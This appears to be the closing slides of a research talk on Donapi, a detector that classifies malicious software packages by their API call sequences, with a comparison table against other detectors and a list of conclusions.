DONAPI	Jan-May	2,764,022	1,727	325 (+165)
DONAPI	May	420,395	792	148 (+83)
GUARDDOG [27]			49,070	≈ 6 in 1,000
AMALFI [59]			2,678	≈ 22 in 1,000
SAP [36]			50,043	≈ 6 in 1,000

Note Numbers in parentheses are the number of malicious packets detected by the model but not visually analyzed manually due to code obfuscation.


- 325 new malicious packages!
- Better robustness!

Conclusions

- **A hierarchical classification framework** using API call sequences to describe malware package categories. https://das-lab.github.io/Donapi/

- ***Donapi***, an automated malicious package detector, directly maps each detected package to the final malicious category.

- **325 new malicious packages** with manual checks, 2 unusual API calls, and 246 API call sequences that have not appeared in previous malicious samples.



Thanks for your attention!

https://github.com/das-lab/Donapi